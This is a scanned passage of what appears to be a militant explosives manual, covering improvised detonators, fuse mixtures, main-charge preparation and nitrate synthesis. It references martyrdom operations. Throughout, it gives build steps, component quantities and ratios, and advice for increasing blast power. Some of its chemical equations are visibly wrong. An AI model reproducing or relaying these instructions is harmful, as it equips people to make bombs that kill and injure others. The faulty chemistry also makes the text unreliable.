As you can see we have left a small gap when placing the fuel in it.



ii. An Electric detonator:




This is an electric detonator which is usually smaller containing 1.8g of any activating explosive and is topped by either 0.2g Mercury Fulminate or a mixture of Chlorates and Sugar. There are two wires placed in it, which connects it to battery for detonation.

If you are exploding a big Main charge then use 3g to ensure that main charge blast. The detonators used by the military do not contain more than 1g of activating explosive where as we use 2-3g.

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[16] NOTE: When placing fuse in it, leave a small gap between the activating explosive and the fuel, and then tape the fuse and detonator in such a way that the fuel does not fall out.

Here is an example of a typical Military detonator:




This Military Detonator contains 0.6g of R.D.X which is a secondary explosive, and 0.3g of Lead Azide [PbN_6] topped by Mercury fulminate[$Hg(CNO)_2$] all coming to a total of 1g.

For blasting solid TNT[17][$C_6HCH_3(NO_2)_3$], Military Detonators are good because it uses both primary charge and a secondary explosive. Remember that solid TNT is an insensitive explosive whereas the explosive we use as main charge are usually Semi-Sensitive, thus we do not require a good secondary charge inside our detonators. If TNT is in powder form, our detonators can also blast it.

How To Make Detonators

Cut out a piece from Tetra Carton (or any carton similar) and using a pen or something similar roll it to make a cylindrical shape. Then tape it and close the bottom. Then fill the cylinder with 2g of any Activating Explosive such as Acetone Peroxide[$C_6H_{12}O_4$ or $C_9H_{18}O_6$], Hexamine Peroxide[$C_6H_{12}O_6N_2$] or Lead Azide [PbN_6]etc.



When packing detonators make sure you use a mould of mud or clay in a tin (as shown in the diagram) and use a piece of wood to push down the Activating Explosive powder tightly, making sure the Activating Explosive is tightly packed in the detonator.


In this procedure your face should be kept away from the top of the mould and hand should be on top of the stick.

Note: If you are using Lead Azide [PbN_6] as an Activating Explosive, put a layer of Mercury Fulminate[$Hg(CNO)_2$] or a layer of Chlorate [$KClO_3$ or $NaClO_3$] + Sugar [$C_{12}H_{22}O_{11}$] over it and never leave any space.

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[17]TNT: Tri Nitro Toluene [$C_6HCH_3(NO_2)_3$]: It is a very popular explosive in all militaries. It is in solid form. It dissolves in 71°C – 82°C. It is in a yellowish colour. It is not sensitive to impact and also not affected by humidity. You can melt TNT and it will be less sensitive to heat and its power would decrease when melted. It does not react with metals but dissolves in water. It can be in many forms and in many sizes (10X5 cm cube in 400g or 10X2.5 cm cube in 200g or 75g in cylinder shape). C4, C3 and many Explosive Mixtures that we will learn in this course are much more powerful than TNT.

For electrical detonators get a small "*christmas* tree" bulb and break its glass but not the two strands that are inside it, and connect it to the wires. Dip inside it Chlorate + Sugar mixture, and place it on top of the Activating explosives. See Below:




Some safety precautions while manufacturing Detonators

- Great care is needed to ensure the safety of the manufacturer due to the high sensitivity of the primary explosives. Treat it well and avoid mistakes as it may be your last mistake.
- Must dry the explosive material very well for at least an hour in sunlight before using it in the detonator. This is to eradicate any moisture.
- Use the "clay mould" so if an explosion occurs, it will be depressed. Remember to keep your face away from the top of it and use one hand on the furthest position of the stick (away from the explosive material). Also you can use other improvised safe methods too. This work should be done in safe area.
- Metallic detonators can also be used keeping in mind the type of explosive been used, from experience the best detonator caps are 5 or 3ml injection shells. It is non reactive, humidity and water proof if you use resin epoxy to seal it.
- There must remain a small gap between the activating explosive and the fuel in the Normal detonators.
- In the Electric detonators put a small amount of [chlorates + sugar]mixture on the broken head of the bulb.
- Must press down the explosive material very well and tight to obtain the maximum performance.
- Some of the primary charge like Tri and Di acetone peroxide produces an explosive gas due to high temperature and long time in shelf. Always when you open it try to open in open area far away from any action, which may initiate this explosive gas in to hazard bomb. Also when you open the container unscrew cap slowly to avoid friction. Also when returning the cap, make sure that there is no powder around the cap's wall.
- Store all types of primary charge far from main charge at least 7m away. And if you store for long time store in water at the ratio 3 parts primary charge and one part water.

Detonators And Their Ways Of Detonating

1. Mechanical Detonator:



This type of detonators blasts when the pin above is pushed down into it. Eg. It is used in mines.

2. Normal Detonator:



This is a normal detonator which blasts when lit by fire.

3. Electric Detonator:



This is an Electric Detonator which needs a power source to blast it.


4. Chemical Detonator:




This is a chemical detonator containing an activating explosive with a layer of chlorate [$KClO_3$ or $NaClO_3$] + Sugar [$C_{12}H_{22}O_{11}$], on top contains an empty medicine capsule filled with Sulphuric Acid [H_2SO_4] (at least 7 drops.) and its middle taped. The acid will slowly dissolve the capsule two ends, once the acid reacts with the mixture, the blast occurs.

Point to Remember! In this detonator you must test the capsule procedure to find out how much time it takes the acid to dissolve the capsule and explode. In normal capsule it takes 30 to 40 min. Also to make sure there is no leak of acid, put the capsule in white mix before inserting it to detonator.

5. Compound Detonator:





Sometimes a secondary charge is used but if we make our activating explosives strong there is no need to make a secondary charge. A secondary charge is used sometimes to increase the blasting power and to make sure that the Main Charge blast.

Dynamite in Compound Detonator

In compound detonators you can use secondary charge like that of “dynamite". Dynamite is made of [Nitro Glycerin +*mixtures*]. We can use thousands of mixtures. But in this course we will use Wheat or Wood powder in the ratio 3:1 (i.e. *3 part* Nitro Glycerin and *1 part* Wood Powder or Wheat).

FUELS (FUSES)

Fuels ⟶ Activating Explosives ⟶ Main Charge

Fuels are the middle man between the ignition sources and the bomb. Eg. fire is the source of ignition and fuel carry it to the Activating Explosive.
Explosives are divided into 3 types according to their sensitivity:

1. Very Sensitive, i.e. Activating explosives
2. Semi Sensitive, i.e. Secondary charge
3. Insensitive, i.e. some explosive mixture used as main charge.

Types Of Fuels According To Their Property

i. Slow (speed 1 – 2 cm/s) Eg. All slow burning mixtures like white powder

- Made of paper or plastic
- Mixture is not grinded well and not soft

It is made of a cylinder made of plastic or paper (which is thin like news paper), the cylinder is very narrow (diameter is 3mm) and contains small particles inside it which are loosely packed.

ii. Fast (30 m/s)Eg. Nitro cellulose

- Made of paper or plastic
- Mixture is grinded well and soft

It is slightly wider than the slow ones (diameter is 12mm), it is made of plastic or paper and particles are placed together neatly.

iii. Explosive (7 to 8 km/s)

- Made of paper or plastic
- RDX, P.E.T.N or Hexamine Peroxide with engine oil [in 3:1 ratio] is used

It is in the form of a cylinder of plastic or paper (with a diameter of 3mm), containing semi-sensitive substance (secondary charge like RDX or PETN). It requires a detonator and a slow fuel to explode.

Types Of Fuel Mixtures[18]

NAME OF FUEL	HOW TO MAKE	IMPORTANT POINTS
White Explosive	Grind 1 part of Chlorate[19]. (Potassium chlorate is better). Then add 1 part grinded and sifted sugar. Then mix the two in a bag and sift again. Now it can be used as a fuel. Or you can add water and make a concentrated liquid mixture out of it. Put threads to this liquid, when these threads becomes totally soaked in the liquid then you allow it to dry. You can use this as a fuel. But There must be a small amount of chlorate and sugar mixture on the receiving end i.e. inside the tip of detonator.	It is used inside cylinders made of plastic or paper. Its burning speed is 1.4cm/ 4.5s
Powder in head of matches	Get a few boxes of matches and scratch the heads off. Now grind these particles to powder and sift it well. Place it in fuel cylinder.	Used inside plastic or paper cylinders. Speed is 0.7cm/s
Grey Fuel	6 parts Chlorate 1 part Charcoal and 1 part Sulphur.	Speed is 1 cm/5s. It is also explosive, be careful.
Silverish Explosive (Used in impact bomb)	2 Chlorate : 1 Aluminium Powder : 1 Sulphur Powder	Speed is 1 cm/0.7 sec. After preparation of mixture, be careful because it explodes if impacted or if too much pressure is applied to it.
Black Powder	7.5 Potassium Nitrate : 1.5 Charcoal : 1 Sulphur Powder	Put it in paper cylinders. Speed is 1cm/ 15sec.
Potassium Permanganate	Grind well and use, it catches fire by 1 drop of Glycerin.	Be careful when grinding. Place in cylinder of plastic or paper. Speed is 1cm/3sec.
Fuels which catch fire with one drop of water.	1 Ammonium Nitrate : 4 Ammonium Chloride : 4 Zinc Powder	Speed is 1cm/2sec.

[18] For Details on Manufacturing Explosive Mixtures, such as chlorates and Nitrates, see the next Section.

[19] When we mention chlorate, it means either Sodium Chlorate or Potassium Chlorate.

	1 Silver Nitrate : 1 Magnesium Powder	Speed is 10m/ sec. Good for martyrdom operations due to its speed.
	2 Iodine powder : 1 Aluminium Powder	Speed is 1cm/3sec. Drawback: Violet coloured fumes are emitted in large quantity.

Points to remember

- White explosive is the best, grey fuel is second and match-head is the third –even though they are not fast as the rest, but their reliability is good.
- Grinding and sifting is required for all mixtures, the power of a mixture depends on how well it has been grinded, sifted and pureness of it. Once you have mixed powder mixtures by placing them one by one in a single plastic container such as a bag, use your hands on the outside of the bag to mix and shuffle. Once they have blended and mixed with each other then sift again.
- When grinding keep face away from mortar and pestle, specially powder of mach stick measure using bags one contain mixture and on other side of scale put an empty bag to start off with.
- The more tightly you pack the fuel in the cylinder the better it burn.
- When you make a fuel cylinder attach a match-stick to its head, so that when you light it, it catches fire easily.
- In bullets and bombs black powder with magnesium powder (in 1:1 ratio) is used, it is a very powerful mixture.
- You must test every mixture that you prepare in small quantity before actually using it.

NOTE: The length of paper used for making fuel cylinders can be 14cm long and 11cm wide when cutting it out, and can be thin like that of thermometers diameter. If it is thick it will take too much time for burning. The walls of fuels must be very thin, but that of detonators must be strong (for detonators use plastic such as that in “tetra cartons” or “milk cartons” also 5ml injection can be used)

PART THREE: Section Two

ii. MANUFACTURE OF MAIN CHARGE

ii. MAIN CHARGES

Mixtures
e.g. NH_4NO_3 + Al

Compounds
e.g. TNT


Explosive Mixtures:

We are now in the final stage which is preparing the main charge or explosive mixture. An Explosive Mixture should consist of an "*Oxidizing"* and a "*Reducing"* Agent, which will react to form an explosion. For Example: Ammonium Nitrate [NH_4NO_3] (which is an *Oxidizing* Agent) reacts with Aluminium (which is a *Reducing* Agent) to form an *explosion*.

An ***Oxidizing Agent*** is an element which readily gains electrons to its last orbit to be stable, whereas a ***Reducing Agent*** is an element which readily gives electrons from its last orbit to be stable.


Example:

Oxidizing Agent



Oxygen Atom [O^{8}_{16}]

Reducing Agent



Aluminium Atom [Al^{13}_{27}]

Conditions Required For Making An Explosive Mixture:

1. Presence of an Oxidizing Agent. Eg. Potassium Nitrate [KNO_3], Ammonium Nitrate [NH_4NO_3], Potassium Permanganate [$KMnO_4$], Hydrogen Peroxide [H_2O_2].
2. Presence of a Reducing Agent. Eg: Sugar [$C_{12}H_{22}O_{11}$].
3. Taking place of a "reaction" between these Oxidizing and Reducing Agents.[20]
4. This "reaction" should be an Explosive one. i.e. It should produce gases at High Temperature in very Large Quantity in Very Small Amount of Time.

[20] This is known as Theoretical Knowledge and actually performing them.

Condition And Safety For Making A Big Mixture

- Keep primary charge in sunlight, at least for 1hour before making detonators.
- We must dry mixture and material before mixing.
- We must test a random quantity of mixture before operation.
- If you use primary charge, use at least 3grams for detonator, and must use at least 2 detonators for 1mixture.
- If you use any mixture of Nitrate, avoid it from humidity.
- Put the detonator as the last thing, before going to operation.
- Check the temperature of mixture before putting detonator, if temperature is above 50^{o}C, do not put detonator.
- When making a big mixture, divide it between groups, to make small amounts. To avoid danger and as well as it will be mixed properly.
- When grinding or mixing, keep a large quantity of water near you for safety.

Conditions for Effective Working of an Explosive Mixture:

- Grind each element well *separately*.
- Try to keep the grinded elements as *clean* as possible.
- Mix *less* Sensitive substances First, and *more* Sensitive ones later.
- Before mixing substances and before exploding them, make sure that they are *dry*.
- Mix very well the components of the mixture, so it becomes *homogenous* (blended).
- Sift each substance *separately* before mixing, and sift the mixture after mixing well.
- Must keep the mixture away from *humidity*, so put Plastic Casing and pack it well.
- *Before* adding the Detonator to the mixture, and before going for the Operation, you must check the Temperature of mixture, if it is less than 50^{o}C, its fine. Otherwise, it is safer to wait until it cools down.

Conditions for the Powerfulness of an Explosive Mixture:

- The components of the Mixture, should be mixed in the Ideal Ratio, which you can find out Theoretically or Practically Experimenting[21]
- Use such other materials alongside the main Mixture, which increase the Explosive power, such as a Gas Cylinder, or a Barrel of Diesel, or Flammable Petroleum.
- The denser the material used to make Mixture, the more powerful the blast.
- Press down the Explosive use, well.

[21]The ratios given in this course have been verified by our Sheikh and are most ideal, you can also further experiment on this: See p.84

- Put the Mixture inside some container, such as a Barrel for blasting, instead of blasting it in open air. Also good booster will help for big blast.

Issue: How To Use Given Ratios To Find Actual Quantities


The given ratio for an Explosive mixture is for example:

Ratio = 4.4 Ammonium Nitrate [NH_4NO_3] : 1 Aluminium Powder [Al]

Suppose we want to make this explosive mixture, weighing a total of 100g. Hence to find out how much of Ammonium Nitrate [NH_4NO_3] and how much of Aluminium Powder [Al] should be used to produce 100g of explosive:

1. Divide the total quantity we want by the sum of both the ratios:
   Total quantity needed= 100g
   Sum of ratio =(4.4+1) =5.4
   Therefore 100g/5.4 =18.5
2. Multiply the ratio of each element to the result from step 1:
   18.5 x 4.4 = 81.5g of Ammonium Nitrate [NH_4NO_3]
   18.5 x 1 = 18.5g of Aluminium Powder [Al]

These are the weights in which we will take Ammonium Nitrate [NH_4NO_3] and Aluminium Powder [Al], to prepare a total 100g of mixture. (Note: If you sum up the two results; 81.5g and 18.5g then thetotal is 100g)



1. NITRATES

All Nitrates are in *white* color. All are available from agriculture shops as fertilizers with the exception of "Urea nitrate" (which is not available). But we can get *Urea* (not Urea Nitrate) from agriculture shops[22]. Thus Urea Nitrate can be easily prepared by adding [Nitric acid] to [Urea].

Although the Nitrates are easily available, we will brief on how to prepare them using Nitric Acid and salts. Remember that the concentration of Nitric Acid [HNO_3] used for the preparation of all these *Nitrates* should be between 60 -70%

AMMONIUM NITRATE:

How To Prepare Ammonium Nitrate

It can be prepared by adding Nitric Acid [HNO_3] to Ammonium *Hydroxide* [NH_4OH]

$$NH_4OH + HNO_3 \longrightarrow NH_4NO_3 + H_2O$$


Or by adding Nitric Acid [HNO_3] to *Ammonium* [NH_4]

$$NH_4 + HNO_3 \longrightarrow NH_4NO_3$$

Add 1 kg of Ammonia [NH_3] or Ammonium Hydroxide [NH_4OH] to a plate, and add phenolphthalein, it gives a red color to alkaline solutions. Then start adding Nitric Acid [HNO_3] to it, till it becomes color less. Then dry it in sunlight. After drying you will have a very pure Ammonium Nitrate [NH_4NO_3].

First pour Phenolphthalein to Ammonium Hydroxide [NH_4OH], then pour Nitric Acid [HNO_3] (conc. 65%) till the solution becomes colourless.

Then leave in Sunlight till it is formed.



[22] Urea can also be prepared by heating *Urine*. About 10 glass of Urine will give 1 glass of Urea.

POTASSIUM NITRATE


How To Prepare Potassium Nitrate

Potassium Chloride + Nitric Acid ⟶ Potassium Nitrate + Hydrochloric Acid

$KCl + HNO_3 \longrightarrow KNO_3 + HCl$


Method 1:

Put Potassium Chloride 74gr [KCl] to a beaker and put Nitric Acid63gr [HNO_3](conc. 65%) to it. Heating will emit Hydrochloric Acid (gas). After the gas is finished, a white powder [which is KNO_3] will be formed, dry it in sunlight.



If you want to collect the Hydrochloric Acid given off, you can use the following method: use the same ratios 1 [HNO_3]:1.7 [KCl]


Method 2:




How to get Potassium Nitrate [KNO_3];

We can get it from agriculture lands or cemeteries or building lands, by the soils from these lands. And also from stools (dry) of sheep.

Diagram:



Then take the liquid and filtrate, and heat the liquid filtrated till it becomes like mud. Then dry in sunlight.



UREA NITRATE

How To Prepare Urea Nitrate

Urea + Nitric Acid ⟶ Urea Nitrate + Ammonia


$CO(NH_2)_2 + HNO_3 \longrightarrow CO(NO_3)_2 + NH_3$

Method:

Pour excess Nitric Acid 126gr (conc. 65%) [HNO_3] to 60gr Urea [$CO(NH_2)_2$].

When it is dry Urea Nitrate is formed.

Urea [$CO(NH_2)_2$] in cold bath it is more better.



LEAD NITRATE

How To Prepare Lead Nitrate


Lead + Nitric Acid ⟶ Lead Nitrate + Hydrogen gas

$Pb + HNO_3 \longrightarrow Pb(NO_3)_2 + H_2$

Put small pieces of Lead[23] [Pb]207gr to a container and put Nitric Acid [HNO_3]126gr (conc. 65%) to it and heat it. It will release a brown gas. Heat it till all the gas is finished. Then dry it in sunlight. If Lead [Pb]pieces are still remaining, you can add more Nitric acid [HNO_3] and repeat the process.

Diagram:

Heat in an open place, till all the gases are finished
It becomes a white greenish colour. Then dry it in sunlight.



[23] Lead [Pb] is easily available as (soft) solder which is used in soldering

SODIUM NITRATE

